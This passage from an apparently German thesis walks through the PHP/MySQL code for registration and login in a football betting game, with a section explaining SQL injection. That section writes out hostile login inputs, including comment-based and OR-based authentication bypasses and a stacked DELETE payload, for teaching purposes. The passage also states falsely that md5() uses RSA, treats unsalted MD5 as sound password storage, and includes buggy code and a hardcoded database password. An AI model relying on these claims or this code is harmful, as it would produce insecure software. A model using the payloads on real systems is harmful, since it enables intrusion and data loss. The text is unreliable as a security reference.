


Abbildung 7: Validierung der Benutzereingaben

Sind die Eingaben des Benutzers syntaktisch korrekt und der angegebene Spielername noch nicht in Verwendung, wird ein Passwort für

den neuen Spieler generiert und der Spieler wird in die entsprechende Datenbanktabelle aufgenommen.

Bevor das Passwort des neuen Spielers in der Datenbanktabelle gespeichert wird, wird es mit Hilfe eines Algorithmus verschlüsselt. Das ist wichtig, da das Speichern der Passwörter im Klartext ein hohes Sicherheitsrisiko darstellt. Jeder, der sich Zugang zu der Datenbanktabelle verschafft, könnte die Passwörter lesen und missbrauchen. PHP bietet für den Zweck der Verschlüsselung zwei verschiedene Algorithmen an.

Die Funktion „crypt()“ verschlüsselt einen String mit dem älteren DES-Algorithmus. Der symmetrische Data Encryption Standard wurde 1976 vom amerikanischen National Institute of Standards and Technology in Zusammenarbeit mit IBM entwickelt und gilt heute aufgrund seiner Schlüssellänge von nur 56 Bits als nicht mehr ausreichend sicher. Der Algorithmus berücksichtigt nur die ersten acht Zeichen des Strings für die Verschlüsselung. Das bedeutet, dass die Verschlüsselung von zwei verschiedenen Zeichenketten, deren erste acht Zeichen identisch sind, zum gleichen Verschlüsselungsergebnis führen. Um diese Übereinstimmung zu vermeiden, kann optional eine Kombination aus zwei Zeichen als Parameter angegeben werden. Diese Kombination bezeichnet man als „Salz“ (salt).

„Md5()“ verwandelt die übergebene Zeichenkette in eine aus 32 Zeichen bestehende Signatur. Anders als bei „crypt()“ wird hierbei die gesamte Zeichenkette betrachtet. Da es sich bei dem Schlüssel um eine Signatur und nicht um die verschlüsselte Repräsentation der Zeichenkette handelt, ist es unmöglich, aus dem Schlüssel die Original-Zeichenkette zu reproduzieren. Der Algorithmus wird auch häufig für die Integritätsprüfung von Daten eingesetzt. „Md5()“ benutzt zur Verschlüsselung den asymmetrischen RSA-Algorithmus. Der nach seinen Erfindern Ronald Rivest, Adi Shamir und Leonard Adleman benannte Verschlüsselungsalgorithmus wurde 1977 entwickelt und verwendet für die Ver- und Entschlüsselung zwei separate Schlüssel.

Nachdem das mittels „md5()“ verschlüsselte Initialpasswort und die Spielerdaten in der Datenbank abgelegt worden sind, werden abschließend zwei E-Mails verschickt[23] und der Spieler wird über den Erfolg der Registrierung informiert.

```
<?php
  require "db.inc";
  require "authentication.inc";

  session_start();

  // Validierung
  if (empty($_POST["spielername"]))
    $fehler = "Geben Sie bitte einen Spielernamen
an.<br/>";
  if (empty($_POST["spieleremail"])) {
    $fehler = $fehler . "Geben Sie bitte Ihre E-Mail-
adresse an.<br/>";
  } elseif (!isKorrekteEmailAdresse($_POST["spielere-
mail"])) {
    $fehler = $fehler . "Die angegebene E-Mailadresse
ist ungültig.<br/>";
  }
  if ($_POST["bedingungen"] != true)
    $fehler = $fehler . "Sie müssen die Teilnahmebe-
dingungen akzeptieren, um sich registrieren zu kön-
nen.<br/>";

  if (!empty($fehler)) {
    $_SESSION["systemmeldung"] = $fehler;
    $_SESSION["spielername"] = $_POST["spielername"];
    $_SESSION["spieleremail"] =
$_POST["spieleremail"];
    $_SESSION["bedingungen"] = $_POST["bedingungen"];
    header("Location: registrierung.php");
    exit;
  }

  $spielername = mysqlclean($_POST, "spielername", 40,
$connection);
  $spieleremail = mysqlclean($_POST, "spieleremail",
60, $connection);

  if (!($connection = @ mysql_connect($hostName,
$username, $password)))
    showError();

  if (!(mysql_select_db($databaseName, $connection)))
    showError();

  $query = "SELECT * FROM spieler WHERE name = '$spie-
lername'";

  if (!($result = @ mysql_query($query, $connection)))
```

23 Um mit PHP E-Mails verschicken zu können, muss ein Mailserver vorhanden sein. Die Einrichtung ist nicht Bestandteil dieser Arbeit.

```
    showError();

  // Spielername existiert schon in der DB
  if (mysql_num_rows($result) >= 1) {
    $fehler = "Der Spielername existiert schon. Bitte
wählen Sie einen anderen Namen aus.";
    $_SESSION["systemmeldung"] = $fehler;
    header("Location: registrierung.php");
    exit;
  }
  // das Initial-Passwort der Laenge 8 generieren
  $initial_pwd = generierePasswortMitLaenge(8);
  // das Passwort verschluesseln
  $crypted_pwd = md5($initial_pwd);
  $datum = date("Y.m.d H:i:s");

  // den neuen Spieler in die Datenbank aufnehmen
  $query = "INSERT INTO spieler VALUES (NULL, '$spie-
lername', '$spieleremail', '$crypted_pwd', '1', '$da-
tum', '0', '0')";

  if (!($result = @ mysql_query($query, $connection)))
    showError();

  // die Mail an den neuen Spieler vorbereiten
  $empfaenger = $spieleremail;
  $betreff = "Zugangsdaten zum Tippspiel";
  $headers = "MIME-Version: 1.0\n";
  $headers = "Content-type: text/plain; charset=iso-
8859-1\n";
  $headers = "X-Mailer: php\n";
  $headers = "From: Tippspiel <webmaster@walter-net.-
de>";
  $inhalt = file_get_contents("registrierung.txt");
  $inhalt = $inhalt . "Loginkennung: " . $spielername
.  "Passwort: $initial_pwd\n";
  // ... und abschicken
  $result = mail($empfaenger, $betreff, $inhalt, $hea-
ders);

  // Mail an den Webmaster vorbereiten
  $empfaenger = "webmaster@walter-net.de";
  $betreff = "Neue Anmeldung zum Tippspiel";
  $inhalt = "Ein neuer Spieler hat sich für das Tipp-
spiel registriert:\n\n" . "Spielername: " . $spieler-
name . "\n" . "E-Mailadresse: " . $spieleremail;
  // ... und abschicken
  $result = mail($empfaenger, $betreff, $inhalt, $hea-
ders);

  // Registrierung erfolgreich abgeschlossen
  header("Location: registrierungerfolgreich.html");
  exit;

  function generierePasswortMitLaenge($pw_laenge) {
    // generiert eine Zufalls-ID und verschluesselt
sie
    $rnd_id = crypt(uniqid(rand(), 1));
    // Schraegstriche entfernen
    $rnd_id = strip_tags(stripslashes($rnd_id));
```

```
    // entfernt alle "." oder "/" und dreht den String
um
    $rnd_id = str_replace(".", "", $rnd_id);
    $rnd_id = strrev(str_replace("/", "", $rnd_id));
    // zum Schluss die ersten x Zeichen der ID nehmen
(x = Parameter)
    $passwort = substr($rnd_id, 0, $pw_laenge);
    return $passwort;
  }
?>
```

4.1.1 Datenbankinformationen sichern

In den PHP-Codeabschnitten wird immer wieder der Zugriff auf die Datenbank benötigt. Um den Code wartungsfreier zu gestalten, können diese Daten, Variablen und Funktionen global für die Anwendung einmalig in einer separaten Datei hinterlegt werden. Die Datei „db.inc“ hat zunächst folgenden Aufbau:

```
<?php
  $hostName = "localhost";
  $databaseName = "tippspiel";
  $username = "db_usr_tippspiel";
  $password = "gP5#oHa$";
  $admin = "admin_usr_tippspiel";

  function showError() {
    die("Es ist ein Fehler aufgetreten: " .
      mysql_errno() . " - " . mysql_error());
  }

?>
```

Im Verlauf der Entwicklung wird die Datei stetig um weitere Funktionalitäten erweitert.

Eine Include-Datei hat den Vorteil, dass die für den Datenbankzugriff relevanten Daten an nur einer Stelle gepflegt werden müssen. Durch die Direktive „require“ können nun alle PHP-Programmteile auf diese Informationen zugreifen. Allerdings öffnet sich hierdurch auch eine Sicherheitslücke. Fordert ein Anwender die Datei „db.inc“ an, wird ihm der Inhalt dieser Datei präsentiert – samt Passwort für die Datenbanktabellen der gesamten Anwendung. Es gibt verschiedene Möglichkeiten, das zu verhindern. Zum einen kann diese Datei außerhalb

des Verzeichnisses „htdocs“ auf dem Server aufbewahrt werden. Zum anderen führt eine Änderung der Dateinamenerweiterung auf „.php“ dazu, dass der PHP Interpreter die Datei ausführt. Da keine Anweisungen zur Ausgabe enthalten sind, zeigt der Browser eine leere Seite an, sobald ein Client die Datei anfordert. Die sauberste Lösung ist jedoch, den Webserver so zu konfigurieren, dass Dateien mit der Endung „.inc“ vor unbefugtem Zugriff geschützt werden. Dafür sorgt folgender Eintrag in der „httpd.conf“ des Apache-Servers:

```
<Files ~ "\.inc$">
  Order allow,deny
  Deny from all
</Files>
```

Würde ein Anwender eine Datei mit der Endung „.inc“ anfordern, bekäme er vom Server einen Hinweis mit dem HTTP-Statuscode „403 – Zugriff verweigert“.

4.2 Login

Um Tipps abgeben zu können, muss sich der Spieler mit seinem Spielernamen anmelden. Zur Authentisierung wird zusätzlich die Eingabe eines Passwortes gefordert. Gemäß Fachkonzept soll sich ein Spieler nur einmal anmelden müssen. Der so genannte „Single Sign-On[24]“ wird über das Session-Konzept (siehe Kapitel 3.2) realisiert. Die Anmeldeseite hat folgenden Aufbau:

```
<?php
  session_start();

  $meldung = "";
  if (isset($_SESSION["systemmeldung"])) {
    $meldung = $_SESSION["systemmeldung"];
    unset($_SESSION["systemmeldung"]);
  }
?>

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transi-
tional//EN" "http://www.w3.org/TR/html401/loose.dtd">
<html>
<head>
```

24 Der Benutzer erhält nach einer einzigen Authentifizierung Zugriff auf alle Systeme und Dienste, ohne sich jedes Mal erneut anmelden zu müssen.

```
<title>Tippspiel</title>
<meta http-equiv="content-type" content="text/html;
charset=iso-8859-1">
</head>
<body>
<?php
  if (isset($meldung))
    print "<p class=\"SubTeaser\">" . $meldung .
"</p>";
?>
<h2>Login</h2>
<p>Geben Sie hier Ihren Spielernamen und Ihr Passwort
ein, um sich einzuloggen.</p>
<form name="LoginSpieler" action="login.php"
method="post">
<table width="100%" border="0" cellspacing="0" cellp-
adding="0">
<tr>
<td>Spielername</td>
<td><input type="text" size="30" maxlength="30"
name="spielername"/></td>
</tr>
<tr>
<td>Passwort</td>
<td><input type="password" size="30" name="spieler-
pass"/></td>
</tr>
<tr>
<td> </td>
<td align="right">
<input type="submit" value="Login" />
</td>
</tr>
</table>
</form>
<h2>Passwort vergessen?</h2>
<p>Wenn Sie Ihr Passwort vergessen haben sollten, kön-
nen Sie sich hier Ihr Passwort zuschicken lassen.</p>
<form name="SendePasswort" action="sendpassword.php"
method="post">
<table border="0" width="100%" cellspacing="0" cellp-
adding="0">
<tr>
<td>Spielername</td>
<td><input type="text" size="30" maxlength="30"
name="spielername"/></td>
</tr>
</table>
<input type="submit" value="Passwort zuschicken" />
</form>
</body>
</html>
```

Das Texteingabefeld für das Passwort ist vom Typ „password“. Dadurch wird bei der Eingabe eine Klartextanzeige des Passwortes vermieden und das Erspähen des Passwortes durch einen Blick über die Schulter des Spielers verhindert. Des weiteren wurde auf die Angabe

des Attributs „maxlength“ verzichtet, um einem Angreifer keine Information über die maximale Länge des Passwortes zu geben.

Auf der Anmeldeseite kann sich ein Spieler ein Passwort zuschicken lassen für den Fall, dass er es vergessen hat. Dazu muss er seinen Spielernamen eingeben. Dann wird für diesen Spieler ein neues Passwort generiert, per E-Mail an die bei seiner Anmeldung angegebene E-Mailadresse verschickt und die alte Signatur in der Datenbank mit der neuen überschrieben. Außerdem wird ein Status gesetzt, damit der Spieler sein neues Passwort beim ersten Login sofort ändert. Zuletzt wird eine Hinweisseite angezeigt, die den Spieler über den Erfolg des Prozesses informiert. Folgendes PHP-Skript übernimmt diese Aufgabe:

```
<?php
  require "db.inc";

  session_start();

  if (!($connection = @ mysql_connect($hostName,
$username, $password)))
    showError();
  $spielername = mysqlclean($_POST, "spielername", 40,
$connection);
  if (!mysql_selectdb($databaseName, $connection))
    showError();

  // Gibt es diesen Spieler in der Datenbank?
  $query = "SELECT email FROM spieler WHERE name =
'$spielername'";
  if (!($result = @ mysql_query($query, $connection)))
    showError();
  $row = @ mysql_fetch_array($result);
  if (!isset($row["email"])) {
    $fehler = "Der Spieler konnte nicht gefunden wer-
den. Achten Sie auf die korrekte Schreibweise des
Spielernamens.";
    $_SESSION["systemmeldung"] = $fehler;
    header("Location: index.php");
    exit;
  } else {
  // ok, neues Passwort generieren
    $neues_pwd = generierePasswortMitLaenge(8);
    // das Passwort verschluesseln
    $signatur = md5($neues_pwd);
    // Datenbank aktualisieren
    $query = "UPDATE spieler SET passwort = '{$signa-
tur}', initial = '1' WHERE name = '$spielername'";
    if (!$result = @ mysql_query($query, $connection))
      showError();
```

```
    // und E-Mail versenden
    $empfaenger = $row["email"];
    $betreff = "Sie haben Ihr Passwort angefordert";
    $headers = "MIME-Version: 1.0\n";
    $headers = "Content-type: text/plain; charset=iso-
8859-1\n";
    $headers = "X-Mailer: php\n";
    $headers = "From: Tippspiel <webmaster@walter-
net.de>";
    $inhalt  = $spielername . "\n\nIhr Passwort für
das Tippspiel wurde angefordert. Aus Sicherheit wurde
ein neues Passwort für Sie generiert. Es lautet " .
$neues_pwd . ".\nBitte melden Sie sich beim nächsten
Besuch mit diesem Passwort an und ändern Sie es umge-
hend.\n\nDer Administrator";
    // ... und abschicken
    $result = mail($empfaenger, $betreff, $inhalt,
$headers);

    header("Location: passwortversendet.html");
    exit;
  }

  // generiert ein Passwort mit einer bestimmten Laen-
ge
  function generierePasswortMitLaenge($pw_laenge) {
    // generiert eine Zufalls-ID und verschluesselt
sie
    $rnd_id = crypt(uniqid(rand(), 1));
    // Schraegstriche entfernen
    $rnd_id = strip_tags(stripslashes($rnd_id));
    // entfernt alle "." oder "/" und dreht den String
um
    $rnd_id = str_replace(".", "", $rnd_id);
    $rnd_id = strrev(str_replace("/", "", $rnd_id));
    // zum Schluss die ersten x Zeichen der ID nehmen
(x = Parameter)
    $passwort = substr($rnd_id, 0, $pw_laenge);
    return $passwort;
  }
?>
```

4.2.1 SQL-Injection

Sobald eine Anwendung Benutzern die Möglichkeit bietet, Daten über Formulare und Eingabefelder einzugeben, muss der Entwickler dafür Sorge tragen, dass diese Daten nicht ohne Prüfung an Subsysteme wie zum Beispiel einen Datenbankserver weitergeleitet werden. Besonders kreative Angreifer verwenden die Eingaben, um Anfragen an die Datenbank zu modifizieren und sich so Zugang zur Datenbank zu verschaffen oder Informationen zu erspähen. Angriffe dieser Art, bekannt

als SQL-Injection, haben Erfolg, wenn der Programmcode die Eingaben des Benutzers übernimmt, ohne bestimmte Zeichen mit der notwendigen Sorgfalt zu behandeln.

Doch es müssen nicht immer kriminelle Absichten dahinter stecken, um eine Anwendung durch ungeprüfte Eingaben aus dem Tritt zu bringen, wie ein einfaches Beispiel demonstriert:

```
INSERT INTO spieler VALUES (NULL, 'John Mc'Enroe',
'$spieleremail', '$crypted_pwd', '1', '$datum', '0',
'0');
```

Die SQL-Anweisung löst eine Fehlermeldung aus. Das Problem liegt beim Namen „John Mc'Enroe“. Das einfache Anführungszeichen interpretiert der Datenbankparser als Ende der Zeichenkette und nicht als Bestandteil des Namens. Der MySQL-Parser erzeugt den Fehler 1064 (ER_PARSE_ERROR) und der Anwender wundert sich, weil er seinen Namen doch korrekt geschrieben hat. Es ist also dringend erforderlich, bestimmte Zeichen gesondert zu behandeln, weil sich dadurch nicht nur unschöne Fehlermeldungen vermeiden lassen, sondern die Anwendung auch vor Angriffen geschützt wird, wie im folgenden gezeigt wird.

Angenommen, ein Benutzer gibt auf der Login-Seite in das erste Feld „Marc' #“ ein und lässt das Passwortfeld leer. Weiterhin wird angenommen, dass nicht überprüft wird, ob ein Eingabefeld leer gelassen werden kann. Eine eventuelle Datenbankabfrage, die die Eingabedaten mit der Datenbank abgleicht, könnte wie folgt aussehen:

```
SELECT * FROM spieler WHERE name = 'Marc' #' AND pass-
wort = '';
```

Der Datenbankserver führt dieses SELECT-Statement aus und präsentiert dem Angreifer das Ergebnis. In diesem Fall würde er die gesamte Datenbankzeile des Spielers Marc erhalten, samt Signatur, E-Mailadresse und aktuellem Punktestand. Ein Beispiel dafür, wie wichtig es ist, Passwörter niemals im Klartext abzuspeichern! Möglich wurde der

SQL-Injection-Angriff durch einen einfachen Trick: der Angreifer beendete die Zeichenkette Spielername durch ein einfaches Anführungszeichen und kommentierte damit den gesamten Rest der SQL-Anweisung durch das Doppelkreuz aus in der Annahme, dass Spielername und Spielerpasswort durch eine AND-Verknüpfung miteinander verbunden werden. Durch die Einleitung des Kommentars wird die Passwortprüfung ignoriert und die Bedingung ist erfüllt, sobald der eingegebene Name in der Datenbank vorhanden ist. Es bedarf schon etwas Übung und grundlegender SQL-Kenntnisse, um SQL-Anweisungen derart zu manipulieren. Doch Angreifer sind sehr kreativ und experimentierfreudig, wenn es um das Ausspähen von Sicherheitslöchern geht.

So ist es in diesem Beispiel gar nicht unbedingt nötig, den Passwortteil der SQL-Anweisung durch ein Kommentarzeichen auszuschalten. Nachstehende Anweisung führt ebenfalls zum Ziel:

```
SELECT * FROM spieler WHERE name = 'Marc' OR 'a' = 'b'
AND passwort = '';
```

Der Angreifer erhält wieder Zugriff auf die Daten des Spielers Marc, diesmal durch geschickte Verschachtelung boolescher Operatoren. Da UND Vorrang vor ODER hat, wird zunächst der Teil 'a' = 'b' AND passwort = '' ausgeführt. Das Ergebnis ist falsch (FALSE), da a ungleich b ist und es wahrscheinlich auch keine leeren Passwörter gibt. Das reduziert die Originalabfrage auf:

```
SELECT * FROM spieler WHERE name = 'Marc' OR FALSE;
```

Da bei der ODER-Verknüpfung nur einer der beiden Operanden wahr sein muss, reicht nun das Vorhandensein des Spielernamens in der Datenbank aus, um den Zugriff zu bekommen. Die Passwortprüfung wurde erfolgreich unterdrückt.

Die bisherigen Beispiele haben gezeigt, wie ein Angreifer mit Hilfe von SQL-Injection an Informationen herankommt. Mit dieser Metho-

dik sind aber auch böswilligere Angriffsvarianten möglich, die Datensätze ändern oder gar löschen können:

```
SELECT * FROM spieler WHERE name = 'Marc'; DELETE FROM
spieler; #' AND passwort = '';
```

Auch hier wurde das Passwortfeld leer gelassen. Im Feld Spielername hat der Angreifer den schädlichen Code „Marc'; DELETE FROM spieler #“ eingegeben. Nach dem SELECT würden damit sämtliche Datensätze in der Tabelle „Spieler“ gelöscht! Der Erfolg dieses Angriffs ist jedoch von mehreren Bedingungen abhängig.

Zunächst muss die Datenbank Abfragesequenzen unterstützen, d. h. mehrere SQL-Anweisungen nacheinander ausführen können. MySQL erlaubt immer nur eine SQL-Anweisung, PostgreSQL oder MS-SQL akzeptieren hingegen Mehrfachanweisungen. Zweitens muss der Datenbankbenutzer bzw. der ausführende Programmcode das Recht für die Ausführung eines DELETE-Befehls (oder UPDATE, INSERT etc.) besitzen. Und zuletzt muss der Angreifer wissen, wie die Datenbanktabelle heißt. Den Namen kann er durch Raten oder Ausprobieren herausfinden. Es gibt aber noch eine andere Möglichkeit, an Datenbankinformationen heranzukommen: Fehlermeldungen.

Um erfolgreich SQL-Injection-Attacken durchführen zu können, benötigt der Angreifer möglichst detaillierte Informationen über die Struktur der Datenbank. Diese bekommt er oft durch Fehlermeldungen, die er durch absichtlich falsche SQL-Anweisungen hervorruft. Wenn das System kein Fehlermanagement hat und die Fehlermeldungen des Datenbankservers an den Client weiter gibt, kann der Angreifer anhand dieser Informationen seine Angriffe gezielt aufbauen. Es ist daher ratsam, den Anwender im Falle eines Fehlers auf eine allgemeine Fehlerseite zu leiten und die Details in einer Logdatei auf dem Server zu protokollieren anstatt sie dem Anwender, der in den meisten Fällen keinen praktischen Nutzen von der Fehlermeldung hat, zu präsentieren.

Die Gefahr der SQL-Injection liegt darin, den Angreifer den Kontext des SQL-Parsers wechseln zu lassen. Durch Eingabe von Anführungszeichen oder Kommentarzeichen kann er den Parser vom Zeichenkettenkontext in den Schlüsselwortkontext umschalten und ihn dazu bringen, schädliche Anweisungen auszuführen. Um das Problem zu lösen, müssen Metazeichen wie einfache Anführungszeichen mit Escaping entschärft werden. Das geschieht durch Voranstellen eines Escape-Zeichens vor das problematische Zeichen. Üblicherweise wird hierzu der umgekehrte Schrägstrich (Backslash) verwendet.

PHP bietet für genau diesen Zweck eine besondere Funktion an. „mysql_real_escape_string()“ maskiert spezielle Zeichen in einem String für die Verwendung in einer SQL-Anweisung. Escaping lässt sich bei PHP auch standardmäßig einstellen. In der Konfigurationsdatei „php.ini“ gibt es dazu zwei Parameter. Eine Einstellung für über GET, POST oder COOKIE hereinkommende Daten („magic_quotes_gpc“) und eine Einstellung für Daten, die während der Laufzeit generiert werden („magic_quotes_runtime“). Es wird jedoch empfohlen, die Metazeichenbehandlung selbst vorzunehmen, da der Entwickler oftmals keinen Einfluss darauf hat, wie die Umgebungseinstellungen des Webservers konfiguriert sind. Folgende (bereits in den vorangegangenen Codeteilen verwendete) Funktion übernimmt das Escaping und wird durch Hinzufügen in der Datei „db.inc“ global verfügbar:

```
// SQL-Injection vermeiden
function mysqlclean($array, $index, $maxlength,
$connection) {
  if(isset($array["{$index}"])) {
    $input = substr($array["{$index}"], 0,
$maxlength);
    $input = mysql_real_escape_string($input, $connec-
tion);
    return ($input);
  }
  return NULL;
}
```

Ein anderes Konzept ist die Benutzung von vorbereiteten SQL-Anweisungen (so genannten Prepared Statements). Hierbei werden die Ab-

frageparameter getrennt von der Anweisung weitergegeben. Die SQL-Anweisungen werden zunächst mit Fragezeichen als Platzhalter erstellt. Später werden dann die eigentlichen Daten an den mit den Fragezeichen markierten Stellen eingefügt. Prepared Statements haben zwei Vorteile: zum einen müssen Metazeichen nicht extra behandelt werden, was die Anfälligkeit für SQL-Injection extrem verringert. Zum anderen sind Prepared Statements in den meisten Fällen schneller als einfache Anweisungen, da sie nur einmal übersetzt werden müssen. Das erhöht die Performanz besonders bei SQL-Anweisungen, die sehr häufig ausgeführt werden. Ein Prepared Statement lässt sich mit MySQL wie folgt ausführen:

```
PREPARE anweisung FROM "SELECT * FROM spieler WHERE
name = ?";
SET @parameter = "Marc";
EXECUTE anweisung USING @parameter;
```

Seit PHP Version 5 verfügt die Programmiersprache über ein neues Programmpaket namens „mysqli“, das Methoden für die Benutzung von erweiterten MySQL-Funktionalitäten bereithält, darunter auch die angesprochenen Prepared Statements.

Hier der Code, der für die Anmeldung der Spieler verantwortlich ist:

```
<?php
  require "authentication.inc";
  require "db.inc";
  if (!($connection = @ mysql_connect($hostName,
$username, $password)))
    showError();

  $spielername = mysqlclean($_POST, "spielername", 40,
$connection);
  $spielerpass = mysqlclean($_POST, "spielerpass", 40,
$connection);

  if (!mysql_selectdb($databaseName, $connection))
    showError();

  session_start();

  // den Benutzer authentifizieren
  if (authentifiziereBenutzer($connection, $spielerna-
me, $spielerpass)) {
    $_SESSION["spielername"] = $spielername;
    $_SESSION["loginIP"] = $_SERVER["REMOTE_ADDR"];
```

```
    // handelt es sich um den Administrator?
    if ($_SESSION["spielername"] == $admin) {
      header("Location: administration.php");
      exit;
    }

    // loggt sich der Spieler zum ersten Mal ein?
    $query = "SELECT initial,anmeldedatum FROM spieler
WHERE name = '$spielername'";
    if (!($result = @ mysql_query($query,
$connection)))
      showError();
    $row = @ mysql_fetch_array($result);
    if ($row["initial"] == 1) {
      setLogoutMarker($connection, $spielername);
      header("Location: passwortaendern.php");
      exit;
    }

    // hat sich der Spieler das letzte Mal korrekt
ausgeloggt?
    $query = "SELECT logout FROM spieler WHERE name =
'$spielername'";
    if (!($result = @ mysql_query($query,
$connection)))
      showError();
    $row = @ mysql_fetch_array($result);
    if ($row["logout"] == 1) {
      setLogoutMarker($connection, $spielername);
      header("Location: logouthinweis.php");
      exit;
    } else {
      setLogoutMarker($connection, $spielername);
      header("Location: hauptseite.php");
      exit;
    }
  } else {
    $fehler = "Ihre Logindaten waren nicht korrekt.
Bitte achten Sie auf Groß- und Kleinschreibung.";
    $_SESSION["systemmeldung"] = $fehler;
    header("Location: index.php");
    exit;
  }

  // Erinnerung fuer den Logout setzen, wenn Spieler
Logout vergisst
  function setLogoutMarker($connection, $spielername)
{
    $query = "UPDATE spieler SET logout = '1' WHERE
name = '$spielername'";
    if (!($result = @ mysql_query($query,
$connection)))
      showError();
  }
?>
```

Zuerst werden eventuell auftretende Metazeichen in den Eingabedaten durch die Funktion „mysqlclean()“ maskiert. Dann wird eine neue

Session erzeugt. PHP generiert eine 32 Zeichen lange ID und sendet diese mit einem Cookie zurück an den Browser. Gleichzeitig wird auf dem Server eine temporäre Datei mit der ID als Bezeichnung angelegt, in der Sessionvariablen gespeichert werden können. Im Session-Objekt werden zusätzlich der Spielername und die IP-Adresse des Rechners, von dem der Spieler agiert, gespeichert. Diese Daten identifizieren den Spieler nun als authentifizierten Benutzer der Webanwendung bei jedem weiteren Seitenaufruf.

Die Methode „authentifiziereBenutzer()“ dient dazu, die Login-Daten des Spielers mit der Datenbank abzugleichen. Gibt es genau einen Datensatz mit diesem Spielernamen und dem dazugehörigen Passwort, wird die Signatur des eingegebenen Passwortes mit der in der Datenbank gespeicherten verglichen. Stimmen die Signaturen überein, ist der Spieler erfolgreich authentifiziert. Die Anwendung erzeugt dann zwei Sessionvariablen mit dem Spielernamen und der IP-Adresse des Spielers, um Session-Hijacking zu vermeiden (siehe Kapitel 3.3). Konnte der Spieler nicht authentifiziert werden, wird eine Fehlermeldung über den Session-Kontext zurückgegeben. Die Fehlermeldung ist bewusst allgemein gehalten, um einem potentiellen Angreifer keine Informationen über den Zusammenhang zwischen Spielernamen und Passwort zu liefern. Der Hinweis „Falsches Passwort“ würde beispielsweise den Rückschluss zulassen, dass der eingegebene Spielername existiert. Der Angreifer wäre dann im Besitz eines gültigen Spielernamens und könnte seine Angriffe auf diese Zugangskennung fokussieren.

Wenn der Spieler sich zum ersten Mal beim Tippspiel anmeldet, wird er direkt zu einer Seite weitergeleitet, auf der er das per E-Mail erhaltene Initialpasswort ändern muss. Da E-Mails standardmäßig im Klartext versendet werden, kann jeder, der zwischen Absender und Empfänger sitzt, den Datenverkehr abhören und die E-Mail mit dem Passwort abfangen. Ideal wäre die sofortige Anmeldung und Änderung des Passwortes nach Erhalt der E-Mail. Allerdings wird das in der Praxis höchst selten der Fall sein. Meist verstreichen mehrere Tage zwischen

Registrierung und der erstmaligen Anmeldung. Ein Sicherheitsrisiko, da die Bestätigungsmail in dieser Zeit eventuell anderen Personen zugänglich ist und von diesen gelesen werden kann.

Alle Seiten, die nur von erfolgreich angemeldeten Spielern gesehen werden dürfen, müssen das Session-Objekt und dessen Sessionvariablen prüfen. Es macht daher Sinn, diese Funktion sowie die Funktion „authentifiziereBenutzer()“ in einer Datei zur Verfügung zu stellen. Zu diesem Zweck wird die Datei „authentication.inc“ angelegt:

```
<?php
// authentifiziert den Benutzer
function authentifiziereBenutzer($connection, $spie-
lername, $spielerpass) {
  if(!isset($spielername)) || !isset($spielerpass))
    return false;
  // die Passwortsignatur erstellen
  $signatur = md5(trim($spielerpass));

  $query = "SELECT passwort FROM spieler WHERE name =
'{$spielername}' AND passwort = '{$signatur}'";

  if(!$result = @ mysql_query($query, $connection))
    showError();

  if(mysql_num_rows($result) != 1)
    return false;
  return true;
}

// prueft, ob eine gueltige Session vorliegt
function checkSession() {
  if(!isset($_SESSION["spielername"])) {
    header("Location: logout.php");
    exit;
  }

  // bei anderer IP-Adresse liegt evtl. ein Session-
Hijacking Angriff vor!
  if(!isset($_SESSION["loginIP"]) || ($_SESSION["logi-
nIP"] != $_SERVER["REMOTE_ADDR"])) {
    header("Location: logout.php");
    exit;
  }
}
?>
```

Die Funktion „checkSession()“ validiert die Session, indem das Vorhandensein des Spielernames und die mit diesem Spieler in Verbindung stehende IP-Adresse kontrolliert werden. Wenn sich die zum Zeitpunkt der Sessionerstellung registrierte IP-Adresse von der aktuel-

len unterscheidet, kann ein Session-Hijacking-Angriff vorliegen. In diesem Fall wird sofort ein Logout ausgeführt.

4.3 Logout

